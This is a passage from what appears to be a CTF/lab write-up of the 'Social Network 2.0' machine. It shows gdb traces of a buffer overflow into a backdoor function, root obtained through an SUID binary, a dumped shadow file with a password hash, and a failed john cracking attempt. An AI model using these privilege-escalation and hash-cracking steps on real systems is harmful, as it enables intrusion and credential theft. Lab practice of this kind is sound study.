0×80486d6 <vuln+41>: leave
⇒ 0×80486d7 <vuln+42>: ret
0×80486d8 <main>: lea ecx,[esp+0×4]
0×80486dc <main+4>: and esp,0×fffffff0
0×80486df <main+7>: push DWORD PTR [ecx-0×4]
0×80486e2 <main+10>: push ebp
stack
0000| 0×ffffdc2c ⟶ 0×804867d (<backdoor>: push ebp)
0004| 0×ffffdc30 ⟶ 0×ffffdc00 ('A' <repeats 44 times>, "v\206\004\b")
0008| 0×ffffdc34 ⟶ 0×ffffdcb0 ⟶ 0×1
0012| 0×ffffdc38 ⟶ 0×ffffdcf8 ⟶ 0×0
0016| 0×ffffdc3c ⟶ 0×80487ef (<main+279>: mov DWORD PTR [ebp-0×20],eax)
0020| 0×ffffdc40 ⟶ 0×0
0024| 0×ffffdc44 ⟶ 0×0
0028| 0×ffffdc48 ⟶ 0×c2
Legend: code, data, rodata, value
0×080486d7 in vuln ()
gdb-peda$


EDI: 0×ffffdcb0 ⟶ 0×1
EBP: 0×41414141 ('AAAA')
ESP: 0×ffffdc30 ⟶ 0×ffffdc00 ('A' <repeats 44 times>, "v\206\004\b")
EIP: 0×8048676 (<backdoor>: push ebp)
EFLAGS: 0×282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
code
0×8048671 <frame_dummy+1>: mov ebp,esp
0×8048673 <frame_dummy+3>: pop ebp
0×8048674 <frame_dummy+4>: jmp 0×8048600 <register_tm_clones>
⇒ 0×8048676 <backdoor>: push ebp
0×8048677 <backdoor+1>: mov ebp,esp
0×8048679 <backdoor+3>: push ebx
0×804867a <backdoor+4>: sub esp,0×4
0×804867d <backdoor+7>: call 0×80485b0 <__x86.get_pc_thunk.bx>
stack
0000| 0×ffffdc30 ⟶ 0×ffffdc00 ('A' <repeats 44 times>, "v\206\004\b")
0004| 0×ffffdc34 ⟶ 0×ffffdcb0 ⟶ 0×1
0008| 0×ffffdc38 ⟶ 0×ffffdcf8 ⟶ 0×0
0012| 0×ffffdc3c ⟶ 0×80487ef (<main+279>: mov DWORD PTR [ebp-0×20],eax)
0016| 0×ffffdc40 ⟶ 0×0
0020| 0×ffffdc44 ⟶ 0×0
0024| 0×ffffdc48 ⟶ 0×c2
0028| 0×ffffdc4c ('A' <repeats 62 times>, "v\206\004\b")
Legend: code, data, rodata, value
0×08048676 in backdoor ()


EBP: 0×ffffdc2c ("AAAA")
ESP: 0×ffffdc28 ("AAAAAAAA")
EIP: 0×804867a (<backdoor+4>: sub esp,0×4)
EFLAGS: 0×282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
code
0×8048676 <backdoor>: push ebp
0×8048677 <backdoor+1>: mov ebp,esp
0×8048679 <backdoor+3>: push ebx
⇒ 0×804867a <backdoor+4>: sub esp,0×4
0×804867d <backdoor+7>: call 0×80485b0 <__x86.get_pc_thunk.bx>
0×8048682 <backdoor+12>: add ebx,0×16c6
0×8048688 <backdoor+18>: sub esp,0×c
0×804868b <backdoor+21>: push 0×0
stack
0000| 0×ffffdc28 ("AAAAAAAA")
0004| 0×ffffdc2c ("AAAA")
0008| 0×ffffdc30 ⟶ 0×ffffdc00 ('A' <repeats 48 times>)
0012| 0×ffffdc34 ⟶ 0×ffffdcb0 ⟶ 0×1
0016| 0×ffffdc38 ⟶ 0×ffffdcf8 ⟶ 0×0
0020| 0×ffffdc3c ⟶ 0×80487ef (<main+279>: mov DWORD PTR [ebp-0×20],eax)
0024| 0×ffffdc40 ⟶ 0×0
0028| 0×ffffdc44 ⟶ 0×0
Legend: code, data, rodata, value
0×0804867a in backdoor ()
gdb-peda$


ECX: 0×0
EDX: 0×0
ESI: 0×f7fc2000 ⟶ 0×1d4d6c
EDI: 0×ffffdcb0 ⟶ 0×1
EBP: 0×ffffdc2c ("AAAA")
ESP: 0×ffffdc18 ("AAAAAAAA\202\206\004\b", 'A' <repeats 12 times>)
EIP: 0×804869e (<backdoor+40>: push eax)
EFLAGS: 0×296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
code
0×8048692 <backdoor+28>: add esp,0×10
0×8048695 <backdoor+31>: sub esp,0×c
0×8048698 <backdoor+34>: lea eax,[ebx-0×13f8]
⇒ 0×804869e <backdoor+40>: push eax
0×804869f <backdoor+41>: call 0×80484f0 <system@plt>
0×80486a4 <backdoor+46>: add esp,0×10
0×80486a7 <backdoor+49>: nop
0×80486a8 <backdoor+50>: mov ebx,DWORD PTR [ebp-0×4]
stack
0000| 0×ffffdc18 ("AAAAAAAA\202\206\004\b", 'A' <repeats 12 times>)
0004| 0×ffffdc1c ("AAAA\202\206\004\b", 'A' <repeats 12 times>)
0008| 0×ffffdc20 ⟶ 0×8048682 (<backdoor+12>: add ebx,0×16c6)
0012| 0×ffffdc24 ('A' <repeats 12 times>)
0016| 0×ffffdc28 ("AAAAAAAA")
0020| 0×ffffdc2c ("AAAA")
0024| 0×ffffdc30 ⟶ 0×ffffdc00 ⟶ 0×8c17cb00
0028| 0×ffffdc34 ⟶ 0×ffffdcb0 ⟶ 0×1
Legend: code, data, rodata, value
0×0804869e in backdoor ()
gdb-peda$





❾ Now we're going to put the exploit on victim machine and exploit the SUID binary to get root (**GOAL Achieved: GET ROOOOOT !!!)**

```
gdb-peda$ q
q
socnet@socnet2:~$ cat tmp - | ./add_record
cat tmp - | ./add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
whoami
whoami
root
```

```
gdb-peda$ q
q
socnet@socnet2:~$ cat tmp - | ./add_record
cat tmp - | ./add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
whoami
whoami
root
hostname
hostname
socnet2
exit
exit
```

```
socnet@socnet2:~$ ./add_record < tmp
./add_record < tmp
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Segmentation fault (core dumped)
socnet@socnet2:~$ cat tmp - | ./add_record
cat tmp - | ./add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
id
id
uid=0(root) gid=1000(socnet) groups=1000(socnet),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

❾In the hidden file we found an interesting file (flag) shows that we success to access as admin

```
ls -a
.                       .gdbinit                    peda-session-bash.txt
..                      .gnupg                      .profile
add_record              .local                      .selected_editor
.bashrc                 monitor.py                  .sudo_as_admin_successful
.cache                  .mysql_history              tmp
employee_records.txt    peda                        tmp2
.gdb_history            peda-session-add_record.txt
```

```
ls -l -a
total 80
drwxr-xr-x 6 socnet socnet 4096 Dec 31 00:25 .
drwxr-xr-x 3 root   root   4096 Oct 29  2018 ..
-rwsrwsr-x 1 root   socnet 6952 Oct 29  2018 add_record
-rw-r--r-- 1 socnet socnet 3771 Apr  4  2018 .bashrc
drwx------ 2 socnet socnet 4096 Oct 29  2018 .cache
-rw-rw-r-- 1 socnet socnet  443 Dec 30 23:59 employee_records.txt
-rw------- 1 socnet socnet 2573 Dec 31 00:25 .gdb_history
-rw-rw-r-- 1 socnet socnet   22 Oct 29  2018 .gdbinit
drwx------ 3 socnet socnet 4096 Oct 29  2018 .gnupg
drwxrwxr-x 3 socnet socnet 4096 Oct 29  2018 .local
-rw-rw-r-- 1 socnet socnet  904 Oct 29  2018 monitor.py
-rw------- 1 socnet socnet  579 Oct 29  2018 .mysql_history
drwxrwxr-x 4 socnet socnet 4096 Oct 29  2018 peda
-rw-rw-r-- 1 socnet socnet   12 Dec 31 00:23 peda-session-add_record.txt
-rw-rw-r-- 1 socnet socnet   27 Dec 31 00:24 peda-session-bash.txt
-rw-r--r-- 1 socnet socnet  807 Apr  4  2018 .profile
-rw-rw-r-- 1 socnet socnet   66 Oct 29  2018 .selected_editor
-rw-r--r-- 1 socnet socnet    0 Oct 29  2018 .sudo_as_admin_successful
-rw-rw-r-- 1 socnet socnet   78 Dec 31 00:15 tmp
-rw-rw-r-- 1 socnet socnet   78 Dec 31 00:11 tmp2
```

```
cat shadow
root:*:17737:0:99999:7:::
daemon:*:17737:0:99999:7:::
bin:*:17737:0:99999:7:::
sys:*:17737:0:99999:7:::
sync:*:17737:0:99999:7:::
games:*:17737:0:99999:7:::
man:*:17737:0:99999:7:::
lp:*:17737:0:99999:7:::
mail:*:17737:0:99999:7:::
news:*:17737:0:99999:7:::
uucp:*:17737:0:99999:7:::
proxy:*:17737:0:99999:7:::
www-data:*:17737:0:99999:7:::
backup:*:17737:0:99999:7:::
list:*:17737:0:99999:7:::
irc:*:17737:0:99999:7:::
gnats:*:17737:0:99999:7:::
nobody:*:17737:0:99999:7:::
systemd-network:*:17737:0:99999:7:::
systemd-resolve:*:17737:0:99999:7:::
syslog:*:17737:0:99999:7:::
messagebus:*:17737:0:99999:7:::
_apt:*:17737:0:99999:7:::
lxd:*:17737:0:99999:7:::
uuidd:*:17737:0:99999:7:::
dnsmasq:*:17737:0:99999:7:::
landscape:*:17737:0:99999:7:::
pollinate:*:17737:0:99999:7:::
sshd:*:17737:0:99999:7:::
socnet:$6$dF89FbLlk3dIJeo4$iEeus5kPteNqivMT5Bt7o3rNtIv0oWQug63syktfj9zwYoeP5tvfc1ve9GsfjyOFz5sRxEIjoueHK
tTJTyxS9/:17833:0:99999:7:::
mysql:!:17833:0:99999:7:::
```

❾Optional steps: I tried to crack passwords that I found in file system but it didn't work because the password was crypt with SHA512, I used buffer overflow attack using a dictionary installed in kali called rockyou.txt and the tool john

```
┌──(root💀kali)-[/home/maha/Bureau]
└─# unshadow passwd.txt shadow.txt > john-input
Created directory: /root/.john

┌──(root💀kali)-[/home/maha/Bureau]
└─#
```

```
┌──(root💀kali)-[/home/maha/Bureau]
└─# cat john-input
root:*:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:*:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:*:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:*:102:106::/home/syslog:/usr/sbin/nologin
messagebus:*:103:107::/nonexistent:/usr/sbin/nologin
_apt:*:104:65534::/nonexistent:/usr/sbin/nologin
lxd:*:105:65534::/var/lib/lxd/:/bin/false
uuidd:*:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:*:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:*:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:*:109:1::/var/cache/pollinate:/bin/false
sshd:*:110:65534::/run/sshd:/usr/sbin/nologin
socnet:$6$dF89FbLlk3dIJeo4$iEeus5kPteNqivMT5Bt7o3rNtIv0oWQug63syktfj9zwYoeP5tvfc1ve9GsfjyOFz5sRxE
IjoueHKtTJTyxS9/:1000:1000:socnet2:/home/socnet:/bin/bash
mysql:!:111:113:MySQL Server,,,:/nonexistent:/bin/false
```

```
┌──(root💀kali)-[/home/maha/Bureau]
└─# john john-input --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
fopen: /usr/share/wordlists/rockyou.txt: Aucun fichier ou dossier de ce type
```

```
┌──(root💀kali)-[/home/maha/Bureau]
└─# john john-input --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:08 0,08% (ETA: 05:34:31) 0g/s 1705p/s 1705c/s 1705C/s moncho..gotica
Session aborted

┌──(root💀kali)-[/home/maha/Bureau]
└─# john --show john-input
0 password hashes cracked, 1 left
```

⇨ Failed to crack password of this machine but the goal has been achieved (getting root).

TO BE CONTINUED …